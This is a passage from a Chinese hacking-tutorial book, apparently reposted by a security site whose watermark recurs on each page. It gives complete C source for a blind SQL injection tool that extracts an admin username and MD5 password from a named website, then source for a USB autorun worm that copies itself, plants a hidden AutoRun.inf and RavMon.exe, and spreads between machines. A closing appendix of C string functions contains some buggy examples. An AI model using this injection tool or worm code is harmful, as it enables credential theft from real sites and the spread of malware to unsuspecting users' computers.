从图5中我们可以看到，用户名和密码是存放在admin表中的，用户名保存在admin字段，而密码保存在password字段。admin字段保存的用户名都是以小写字母形式存在的，并且长度是不定的，而password字段保存的密码明显是经过md5加密的，长度是16位。

得到了这些有用的信息之后，我们还必须了解SQL注入的原理。在图3和图4中，我们分别提交了id=1 and 1=1和id=1 and 1=2，首先id=1的数据，在数据库中肯定是存在的，那么id=1肯定是真的，1=1也肯定是真的。那么id=1 and 1=1就可以看作是TRUE AND TRUE，这样的结果肯定是真的，所以返回了一个正常的页面；而1=2肯定是假的，那么id=1 and 1=2就可以看作是TRUE AND FALSE，那么它的值肯定是假的，这样我们就看到了一个出错的页面。

因此在实际猜解用户名和密码的过程中我们就可以把id=1 and 1=1中的1=1换成数据库查询语句，假如在数据库中查得到内容就返回真，这时候就是TRUE AND TRUE的情况，页面就正常显示；假如在数据库中找不到内容就返回假，那么就是TRUE AND FALSE的情况，页面就会出现错误提示。

我们举个例子来说明：比如提交id=1 and 1=(select count(*) from admin where id=1)，假如在数据库的admin表中不存在id=1的数据，那么1=(select count(*) from admin where id=1)将返回假，我们将看到错误页面；假如存在id=1的数据，那么1=(select count(*) from admin where id=1)将返回真，我们就看到了正常页面。

有了上面这些信息和知识之后，我们就可以着手编写SQL注入程序了。从上面的分析可以知道猜解用户名和密码等信息的过程，其实就是根据提交SQL注入语句之后的返回页面情况来判断的，返回正常页面则表示猜解正确，返回出错页面则表示猜解错误。所以对于我们的SQL注入工具来说，程序要构造SQL注入语句，并且把它以HTTP数据包形式发送给服务器，然后根据返回的数据（是正常页面还是出错页面）来判断猜解是否正确。

那么我们该怎么来猜解用户名和密码呢？其步骤如图6所示。




图6

从图6中可以知道，首先程序要猜解最小的用户名ID，我们可以构造如下SQL注入语句：

```
id=1 and 1=(select count(*) from admin where id=最小ID)
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

上面语句中的“最小ID”可以从1开始依次递增，当返回正常页面时就表示猜解到最小的用户名ID了。

这一步完成之后，下一步就是猜解最小ID所指的用户名的长度，我们可以提交如下SQL语句：

id=1 and 1=(Select count(*) from [admin] where id=最小ID and len(admin)=位数)

上面语句中“位数”可以从1开始依次递增，直到猜解到用户名长度为止。

当得到用户名长度之后，接下去就要猜解每一位用户名了。由于用户名都是以小写字母的形式存在的，所以它的每一位都是ASC码值，都是在97到122之间，我们可以构造如下注入语句：

id=1 and 1=(Select count(*) from [admin] where asc(mid(cstr(admin),第几位,1))=asc码值 and id=最小ID)

在上面的注入语句中，“asc码值”可以从97开始依次递增，“第几位”也要从1开始，猜解完一位后增加1，直到猜解完用户名的全部位数。

用户名猜解完之后，接下去就是猜解密码。前面已经讲过，密码是MD5十六位加密的，所以密码是由数字和小写字母组成的，其asc码分别在48到57和97到122之间。在猜解密码时，为了减少猜解次数，首先要判断每一位密码的asc码在48到57之间，还是97到122之间。我们可以使用如下注入语句：

id=1 and 1=(Select count(*) from [admin] where asc(mid(cstr(password),第几位,1)) between 48 and 57 and id=最小ID)

假如提交上面的注入语句返回正常页面，则说明猜解的这位密码是数字，如果返回错误页面，则说明猜解的这位密码是小写字母。

想下载观看電子月刊書籍
私上溜客安全網www.176ku.com

当知道猜解的asc码的范围后，就可以构造如下的注入语句进行进一步猜解：

id=1 and 1=(Select count(*) from [admin] where asc(mid(cstr(password),第几位,1))=asc码值 and id=最小ID)

假如某一位密码确定为数字，那么“asc码值”就从48开始依次递增，假如是小写字母，则“asc码值”从97开始依次递增。

对于注入语句的构造还有一点必须要注意，注入语句必须要经过URL编码，简单地说就是要把空格替换成%20。我们可以用如下代码进行编码（以猜解最小的用户名ID的注入语句为例）：

```
char k[10]="%20";
wsprintf(data,"id=1%sand%s1=(select%scount(*)%sfrom%sadmin%swhere%sid=%d)",k,k,k,k,k,k,id);
```

当构造好注入语句之后，程序还需要把它封装到HTTP数据包中（就像上一小节把截获的用户名和密码等信息封装到HTTP数据包中一样），然后向要注入的网站发送数据包。最后根据网站返回的数据，判断是正常页面还是错误页面，从而确定猜解是否正确。

发送数据和比较返回数据的代码我已经封装成函数，代码如下：

```
SOCKET sClient;
// 返回的是正常页面还是错误页面
BOOL RetCmp(char *revData,int ret)
{
  // 页面返回正确时会出现的特定字符串
    char *tocmp="http://www.nohack.cn/";
  char *Data;
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
    for(int i=0;i<ret;i++)
    {
            //指针依次递加
            Data=(char*)&revData[i];
            //和特定字符串比较
            if(strncmp(Data,tocmp,strlen(tocmp))==0)
                    return TRUE;
    }
    return FALSE;
}


//发送数据，同时调用RetCmp函数判断返回页面情况
BOOL SendData(char *data)
{
    int ret;
    char revData[1024];
    //发送数据
    send(sClient,data,strlen(data),0);
    //接收数据
    ret=recv(sClient,revData,1024,0);
    if(ret>0)
    {
            //判断页面返回情况
            if(RetCmp(revData,ret))
            {
                    return TRUE;
            }
            return FALSE;
    }
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

有了上面这两个函数，在main函数中的代码就会简化很多，下面我们来看看具体代码（源码在光盘“第八章\sqlinject”下）：

```
int main(int argc, char* argv[])
{
    WSADATA wsaData;
      WORD sockVersion = MAKEWORD(2, 2);
    //加载winsock库
    if(WSAStartup(sockVersion, &wsaData) != 0)
            return 0;
    // 创建套接字
      sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if(sClient == INVALID_SOCKET)
    {
            printf("socket error\n");
            return 0;
    }
    // 在sockaddr_in结构中装入服务器端地址信息
    sockaddr_in servAddr;
    servAddr.sin_family = AF_INET;
    servAddr.sin_port = htons(80);
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
servAddr.sin_addr.S_un.S_addr =inet_addr("61.191.55.102");
//连接服务器端
if(connect(sClient,(sockaddr*)&servAddr,sizeof(servAddr))==SOCKET_ERROR)
{
        printf("connect error\n");
        closesocket(sClient);
        return 0;
}
int ret;
char revData[1024];
char packet[1024];
char *url="/bbs/Databackup/sql/index.asp";
char *host="bukecn.com";
//替换空格用
char k[10]="%20";
//存放注入语句
char data[512];
int i=1;
int id=1;
int j;
int asc;
char out[2]={0};
printf("正在猜解用户ID.....\n");
printf("用户ID:");
while(1)
{
        //构造猜解最小的用户ID的注入语句
        wsprintf(data,"id=1%sand%s1=(select%scount(*)%sfrom%sadmin%swhere%sid=%d)",
                k,k,k,k,k,k,k,id);
        //构造Post包
        HttpPostPacket(packet,url,host,data);
        //发送数据并且判断页面返回情况
        if(SendData(packet))
        {
                printf("%d\n",id);
                break;
        }
        id=id+1;
}
printf("正在猜解用户名长度.....\n");
while(1)
{
        //构造猜解用户名长度的sql注入语句
        wsprintf(data,"id=1%sand%s1=(Select%scount(*)%sfrom"
                "%s[admin]%swhere%sid=%d%sand%slen(admin)=%d)",
                k,k,k,k,k,k,id,k,k,i);
       //构造Post包
        HttpPostPacket(packet,url,host,data);
        //发送数据并且判断页面返回情况
        if(SendData(packet))
        {
                printf("用户名长度:%d\n",i);
                break;
        }
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。


```
        i=i+1;
}
printf("正在猜解用户名.....\n");
printf("用户名:");
for (j=0;j<i;j++)
{
        asc=97;
        while(1)
        {
                //猜解用户名的sql语句
                wsprintf(data,"id=1%sand%s1=(Select%scount(*)%sfrom%s[admin]%s"
                        "where%sasc(mid(cstr(admin),%d,1))=%d%sand%sid=%d)",
                        k,k,k,k,k,k,k,j+1,asc,k,k,id);
                HttpPostPacket(packet,url,host,data);
                if(SendData(packet))
                {
                        out[0]=asc;
                        printf("%s",out);
                        break;
                }
                asc=asc+1;
        }
}
printf("\n正在猜解密码.....\n");
printf("密码:\n");
for (i=0;i<16;i++)
{
        //判断每一位密码的asc码值的范围的sql注入语句
        wsprintf(data,"id=1%sand%s1=(Select%scount(*)%sfrom%s[admin]%swhere%s"
                "asc(mid(cstr(password),%d,1))%sbetween%s48%sand%s57%sand%sid=%d)",
                k,k,k,k,k,k,k,i+1,k,k,k,k,k,k,id);
        HttpPostPacket(packet,url,host,data);
        if(SendData(packet))
        {
                asc=48;
                while(1)
                {
                        //猜解密码的sql语句
                        wsprintf(data,"id=1%sand%s1=(Select%scount(*)%sfrom%s"
                                "[admin]%swhere%sasc(mid(cstr(password),%d,1))=%d%sand%sid=%d)",
                                k,k,k,k,k,k,k,i+1,asc,k,k,id);
                        HttpPostPacket(packet,url,host,data);
                        if(SendData(packet))
                        {
                                out[0]=asc;
                                printf("%s",out);
                                break;
                        }
                        asc=asc+1;
                }
        }
        else
        {
                asc=97;
```

專門及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
                while(1)
                {
                        // 猜解密码的 sql 语句
                        wsprintf(data,"id=1%sand%s1=(Select%scount(*)%sfrom%s"
                                "[admin]%swhere%sasc(mid(cstr(password),%d,1))=%d%sand%sid=%d)",
                                k,k,k,k,k,k,k,i+1,asc,k,k,id);
                        HttpPostPacket(packet,url,host,data);
                        if(SendData(packet))
                        {
                                out[0]=asc;
                                printf("%s",out);
                                break;
                        }
                        asc=asc+1;
                }
        }
    }
    printf("\n 猜解完毕 \n");
    closesocket(sClient);
    WSACleanup();
    getchar();
    return 0;
}
```

程序运行效果如图 7 所示。

每月及時潮看電子月刊書籍
就上溜客安全網www.176ku.com




图 7

8.3 编写 U 盘感染程序

前置知识： C／C++ 基础、文件操作编程、资源法

难度： 中

编译环境： VC++6.0

测试环境： Windows xp

在过去的 2007 年里，随着移动存储设备的普及，一个新的技术似乎一下子就流行了起来，很多木马都用上了这个技术，它就是 U 盘感染。显然现在它已经成为木马传播的主要途径了。

那么到底什么是 U 盘感染呢？打个比方吧，假如你有一个 U 盘（当然并不一定非要是 U 盘，只要是移动存储设备即可），为了拷贝数据而接到了一个存在 U 盘感染功能木马的电脑上，那么这个木马就会复制自身到你的 U 盘里。当你把 U 盘插到另一台电脑时，它就从 U 盘复制自身到那台电脑的硬盘上并运行了。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

看了上面这个过程你可能会有这样的疑问，为什么把U盘插到另一台电脑时，它会把自身复制到硬盘呢？没有运行的程序怎么完成自身的复制呢？其实把U盘插到另一台电脑，当你双击打开U盘或在它的盘符上按鼠标右键点击“打开”后，里面的木马程序就开始运行了。

那为什么打开一个磁盘的时候，里面的木马程序会运行呢？这是因为在磁盘下有一个AutoRun.inf文件。

编程小贴士：

inf文件的作用

INF是Device INFormation File的英文缩写，是Microsoft公司为硬件设备制造商发布其驱动程序推出的一种文件格式，INF文件中包含硬件设备的信息或脚本以控制硬件操作。在INF文件中指明了硬件驱动该如何安装到系统中，源文件在哪里、安装到哪一个文件夹中、怎样在注册表中加入自身相关信息等等。

安装监视器、调制解调器和打印机等设备所需的驱动程序，都是通过INF文件，正是INF的功劳才使得Windows可以找到这些硬件设备的驱动并正确安装。

接下来我们就来看一下被感染的U盘中的inf文件的内容，信息如下：

```
[AutoRun]
open=RavMon.exe
shell\open=打开(&O)
shell\open\Command=RavMon.exe
shell\explore=资源管理器(&X)
shell\explore\Command="RavMon.exe -e"
```

即日起即時觀看電子月刊書籍
就上溜客安全網www.176ku.com

上面内容中的RavMon.exe就是木马程序的文件名，假如在U盘根目录下存在RavMon.exe文件，那么当双击打开U盘或者在U盘盘符上按鼠标右键选择“打开”时，RavMon.exe就会运行。这也就是U盘感染后能传播给其他电脑的原理。

知道了U盘感染应该归功于AutoRun.inf文件之后，我们可以想到U盘感染程序应该具体如何实现呢？具体过程如图8所示。




图8

首先我们来看第一步，判断U盘是否插入。这里需要用到GetDriveType这个API函数，此函数可以获得驱动器类型列表。函数原型如下：

```
UINT GetDriveType(LPCTSTR lpRootPathName);
此函数只有一个参数，它指向了驱动器盘符名称的字符串。

函数返回无符号整数，表示驱动器的类型，有以下七种：

DRIVE_UNKNOWN   (= 0)
 驱动器类型不明

DRIVE_NO_ROOT_DIR   (= 1)
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
非法路径，该驱动器很可能不存在

DRIVE_REMOVABLE  (= 2)
 可移动存储器

DRIVE_FIXED  (= 3)
 固定磁盘，盘片不可以从驱动器中移出

DRIVE_REMOTE  (= 4)
 远端（网络）驱动器

DRIVE_CDROM  (= 5)
 CD-ROM 驱动器

DRIVE_RAMDISK  (=6)
 内存
```

从上面这些返回值中可以了解到，当返回DRIVE_REMOVABLE的时候，那么所查询的驱动器类型为可移动存储设备。我们要查看有无U 盘插入可以用如下代码：

```
UINT revtype;
char name[256]="H:\\" ;
//遍历所有盘符
for(BYTE i=0x42;i<0x5B;i=i+0x01)
{
  name[0]=i;
  //得到盘符类型
  revtype=GetDriveType(name);
  //判断是否是可移动存储设备
  if (revtype==DRIVE_REMOVABLE)
  {
        //是可移动存储设备
    }
Sleep(60000);
}
```

每月及時觀看電子月刊書籍
溜客安全網www.176ku.com

在上面的代码中，0x42 是字符“B”，而0x5B 是字符“Z”的后一个字符，这样就可以设置遍历的从B 到Z 的所有驱动器。

完成了第一步之后，就该判断运行的程序自身文件是否在U 盘目录下。假如在U 盘目录下则说明用户双击了U 盘盘符或在盘符上按鼠标右键并选择“打开”U 盘了，此时由于文件还没有从U 盘复制到磁盘系统目录，要完成这一操作，我们需要将木马程序复制到系统目录。为了不引起用户的怀疑，需要先打开U 盘目录，复制完成后才是自身程序退出，这样系统中就只有系统目录下的U 盘感染程序在运行了。

在系统目录下运行的U 盘感染程序，当有U 盘插入时，就进一步判断自身程序是否在U 盘目录下。如果判断不是在U 盘目录下，就试图把U 盘下的AutoRun.inf 删除（假如存在的话），然后复制自身文件到U 盘下，并且释放AutoRun.inf 到U 盘下（AutoRun.inf 文件是以资源的形式包含在木马程序中的）。

为了使这两个文件不被用户发现，最后还需要设置这两个文件的属性为系统、隐藏，这样就算是把图9 中的勾去掉，文件也是看不到的。




图 9

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

上面这一过程实现了木马的自动传播，从一台电脑传向多台电脑，然后再传向更多的电脑。

在编程过程中给我们留下了两个问题没有解决，第一是怎么设置文件属性，第二是如何打开U盘。首先来看设置U盘属性，微软已经为我们提供了API函数，可以通过调用SetFileAttributes函数进行设置，此函数原型如下：

```
BOOL SetFileAttributes(
  LPCTSTR lpFileName,
  DWORD dwFileAttributes );
```

lpFileName参数指向了要设置文件属性的文件名（全路径）。

dwFileAttributes参数指定了要设置成的文件属性类型。

如果函数调用成功，则返回非零，调用失败返回零。

那么第二个问题要怎么解决呢？我们知道，在“开始”->“运行”里输入“explorer c:\”，回车之后C盘目录就打开了，所以这个问题也不难解决，只需要在程序中调用“explorer U盘盘符”即可。

下面来看看关于U盘感染的相关代码吧（源码在光盘“第八章\Uinfect”下），这里我把U盘感染的代码封装成了一个函数，具体代码如下：

```
BOOL InfectU()
{
  while(true)
  {
    UINT revtype;
    char name[256]="H:\\";
    char szName[256]={0};
    char toPath[256]={0};
    char infPath[256]={0};
    char openU[80]={0};
    //遍历所有盘符
    for(BYTE i=0x42;i<0x5B;i=i+0x01)
    {
      name[0]=i;
      //得到盘符类型
      revtype=GetDriveType(name);
      //判断是否是可移动存储设备
      if (revtype==DRIVE_REMOVABLE)
      {
        //得到自身文件路径
        GetModuleFileName(NULL,szName,256);
        //比较是否和U盘的盘符相同
        if(strncmp(name,szName,1)==0)
        {
          //得到系统目录
          GetSystemDirectory(toPath,256);
          strcat(toPath,"\\Uinfect.exe");
          //把自身文件复制到系统目录
          if(CopyFile(szName,toPath,TRUE))
          {
            //运行程序
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
                    WinExec(toPath,0);
                }
                strcpy(openU,"explorer ");
                strcat(openU,name);
                //打开U盘
                WinExec(openU,1);
                return 0;
            }
            else
            {
                strcpy(toPath,name);
                strcat(toPath,"\\RavMon.exe");
                strcpy(infPath,name);
                strcat(infPath,"\\AutoRun.inf");
                //还原U盘上的文件属性
                SetFileAttributes(toPath,FILE_ATTRIBUTE_NORMAL);
                SetFileAttributes(infPath,FILE_ATTRIBUTE_NORMAL);
                //删除原有文件
        DeleteFile(toPath);
                DeleteFile(infPath);
                //释放AutoRun.inf到U盘
                ResourceToFile(infPath,MAKEINTRESOURCE(ID_DAT),
                        MAKEINTRESOURCE(RC_AUTORUN));
                //拷贝自身文件到U盘
                CopyFile(szName,toPath,FALSE);
                //把这两个文件设置成系统，隐藏属性
                SetFileAttributes(toPath,
                        FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM);
                SetFileAttributes(infPath,
                        FILE_ATTRIBUTE_HIDDEN|FILE_ATTRIBUTE_SYSTEM);
            }
        }
    }
    //休眠60秒，每60秒检测一次
    Sleep(60000);
  }
}
```

每月反盗版电子月刊書籍
就上溜客安全網www.176ku.com

这个函数只要在要实现U盘感染的程序里进行调用就可以了。运行U盘感染程序之后，假如把图10中的勾去掉，就可以看到隐藏的文件了。

程序运行效果如图11所示。




图10



图11

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附 录

常用的字符串处理函数

在SDK编程中字符串处理常常是一件非常麻烦的事情，所以在本书的附录部分为大家整理了一些常用的字符串处理函数。

原型：extern void *memccpy(void *dest, void *src, unsigned char ch, unsigned int count);

用法：#include <string.h>

功能：由src所指内存区域复制不多于count个字节到dest所指内存区域，如果遇到字符ch则停止复制。

说明：返回指向字符ch后的第一个字符的指针，如果src前n个字节中不存在ch则返回NULL。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Golden Global View";
   char d[20],*p;
   p=memccpy(d,s,'x',strlen(s));
   if(p)
   {
      *p='\0';
      printf("Char found: %s\n",d);
   }
   else
         printf("Char not found.\n");
   getchar();
   return 0;
}
```

原型：extern void *memcpy(void *dest, void *src, unsigned int count);

用法：#include <string.h>

功能：由src所指内存区域复制count个字节到dest所指内存区域。

说明：src和dest所指内存区域不能重叠，函数返回指向dest的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Golden Global View";
   char d[20];
   memcpy(d,s,strlen(s));
   d[strlen(s)]=0;
   printf("%s",d);
   getchar();
   return 0;
}
```

原型：extern void *memchr(void *buf, char ch, unsigned count);

用法：#include <string.h>

功能：从buf所指内存区域的前count个字节查找字符ch。

说明：当第一次遇到字符ch时停止查找。如果成功，返回指向字符ch的指针；否则返回NULL。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Hello, Programmers!";
   char *p;
   p=memchr(s,'P',strlen(s));
   if(p)
         printf("%s",p);
   else
         printf("Not Found!");
   getchar();
   return 0;
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

原型：extern int memicmp(void *buf1, void *buf2, unsigned int count);

用法：#include <string.h>

功能：比较内存区域buf1和buf2的前count个字节，但不区分字母的大小写。

说明：memicmp同memcmp的唯一区别是memicmp不区分大小写字母。

当buf1<buf2时，返回值<0

当buf1=buf2时，返回值=0

当buf1>buf2时，返回值>0

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s1="Hello, Programmers!";
   char *s2="Hello, programmers!";
   int r;
   r=memicmp(s1,s2,strlen(s1));
   if(!r)
         printf("s1 and s2 are identical");
   else
   {
         if(r<0)
               printf("s1 less than s2");
         else
               printf("s1 greater than s2");
   }
   getchar();
   return 0;
}
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

原型：extern void *memset(void *buffer, int c, int count);

用法：#include <string.h>

功能：把buffer所指内存区域的前count个字节设置成字符c。

说明：返回指向buffer的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s="Golden Global View";
  memset(s,'G',6);
  printf("%s",s);
  getchar();
  return 0;
}
```

原型：extern char *strcpy(char *dest,char *src);

用法：#include <string.h>

功能：把src所指由NULL结束的字符串复制到dest所指的数组中。

说明：src和dest所指内存区域不可以重叠，且dest必须有足够的空间来容纳src的字符串。返回指向dest的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s="Golden Global View";
  char d[20];
  strcpy(d,s);
  printf("%s",d);
  getchar();
  return 0;
}
```

原型：extern char *strcat(char *dest,char *src);

用法：#include <string.h>

功能：把src所指字符串添加到dest结尾处（覆盖dest结尾处的'\0'）并添加'\0'。

说明：src和dest所指内存区域不可以重叠，且dest必须有足够的空间来容纳src的字符串。返回指向dest的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char d[20]="Golden Global";
  char *s=" View";
  strcat(d,s);
  printf("%s",d);
  getchar();
  return 0;
}
```

原型：extern char *strchr(char *s,char c);

用法：#include <string.h>

功能：查找字符串s中首次出现字符c的位置。

说明：返回首次出现c的位置的指针，如果s中不存在c则返回NULL。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s="Golden Global View";
  char *p;
  strchr(s,'V');
  if(p)
        printf("%s",p);
  else
        printf("Not Found!");
  getchar();
  return 0;
}
```

原型：extern int strcmp(char *s1,char * s2);

用法：#include <string.h>

功能：比较字符串s1和s2。

说明：

当s1<s2时，返回值<0

当s1=s2时，返回值=0

当s1>s2时，返回值>0

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s1="Hello, Programmers!";
  char *s2="Hello, programmers!";
  int r;
  r=strcmp(s1,s2);
  if(!r)
        printf("s1 and s2 are identical");
  else
  {
      if(r<0)
            printf("s1 less than s2");
      else
            printf("s1 greater than s2");
  }
  getchar();
  return 0;
}
```

原型：extern int stricmp(char *s1,char * s2);

用法：#include <string.h>

功能：比较字符串s1和s2，但不区分字母的大小写。

说明：strcmpi是到stricmp的宏定义，实际未提供此函数。

当s1<s2时，返回值<0

当s1=s2时，返回值=0

当s1>s2时，返回值>0

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s1="Hello, Programmers!";
  char *s2="Hello, programmers!";
  int r;
  r=stricmp(s1,s2);
  if(!r)
        printf("s1 and s2 are identical");
  else
  {
      if(r<0)
            printf("s1 less than s2");
      else
            printf("s1 greater than s2");
  }
  getchar();
  return 0;
}
```

原型：extern int strcspn(char *s1,char *s2);

用法：#include <string.h>

功能：在字符串s1中搜寻s2中所出现的字符。

说明：返回第一个出现的字符在s1中的下标值，亦即在s1中出现而s2中没有出现的子串的长度。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s="Golden Global View";
  char *r="new";
  int n;
  n=strcspn(s,r);
  printf("The first char both in s1 and s2 is: %c",s[n]);
  getchar();
  return 0;
}
```

原型：extern int strlen(char *s);

用法：#include <string.h>

功能：计算字符串s的长度。

说明：返回s的长度，不包括结束符NULL。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s="Golden Global View";
  printf("%s has %d chars",s,strlen(s));
  getchar();
  return 0;
}
```

原型：extern char *strncat(char *dest,char *src,int n);

用法：#include <string.h>

功能：把src所指字符串的前n个字符添加到dest结尾处（覆盖dest结尾处的'\0'）并添加'\0'。

说明：src和dest所指内存区域不可以重叠，且dest必须有足够的空间来容纳src的字符串。返回指向dest的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char d[20]="Golden Global";
  char *s=" View WinIDE Library";
  strncat(d,s,5);
  printf("%s",d);
  getchar();
  return 0;
}
```

原型：extern int strncmp(char *s1,char * s2, int n);

用法：#include <string.h>

功能：比较字符串s1和s2的前n个字符。

说明：

当s1<s2时，返回值<0

当s1=s2时，返回值=0

当s1>s2时，返回值>0

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
  char *s1="Hello, Programmers!";
  char *s2="Hello, programmers!";
  int r;
  r=strncmp(s1,s2,6);
  if(!r)
        printf("s1 and s2 are identical");
  else
  {
      if(r<0)
            printf("s1 less than s2");
      else
            printf("s1 greater than s2");
  }
  getchar();
  r=strncmp(s1,s2,10);
  if(!r)
        printf("s1 and s2 are identical");
  else
  {
      if(r<0)
            printf("s1 less than s2");
      else
            printf("s1 greater than s2");
  }
  getchar();
  return 0;
}
```

原型：extern char *strncpy(char *dest, char *src, int n);

用法：#include <string.h>

功能：把src所指由NULL结束的字符串的前n个字节复制到dest所指的数组中。

说明：如果src的前n个字节不含NULL字符，则

每月及時觀看電子版的書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

结果不会以NULL字符结束。如果src的长度小于n个字节，则以NULL填充dest直到复制完n个字节。rc和dest所指内存区域不可以重叠，且dest必须有足够的空间来容纳src的字符串。返回指向dest的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Golden Global View";
   char *d="Hello, GGV Programmers";
   char *p=strdup(s);
   strncpy(d,s,strlen(s));
   printf("%s\n",d);
   strncpy(p,s,strlen(d));
   printf("%s",p);
   getchar();
   return 0;
}
```

原型：extern char *strset(char *s, char c);
用法：#include <string.h>
功能：把字符串s中的所有字符都设置成字符c。
说明：返回指向s的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Golden Global View";
   strset(s,'G');
   printf("%s",s);
   getchar();
   return 0;
}
```

原型：extern char *strtok(char *s, char *delim);
用法：#include <string.h>
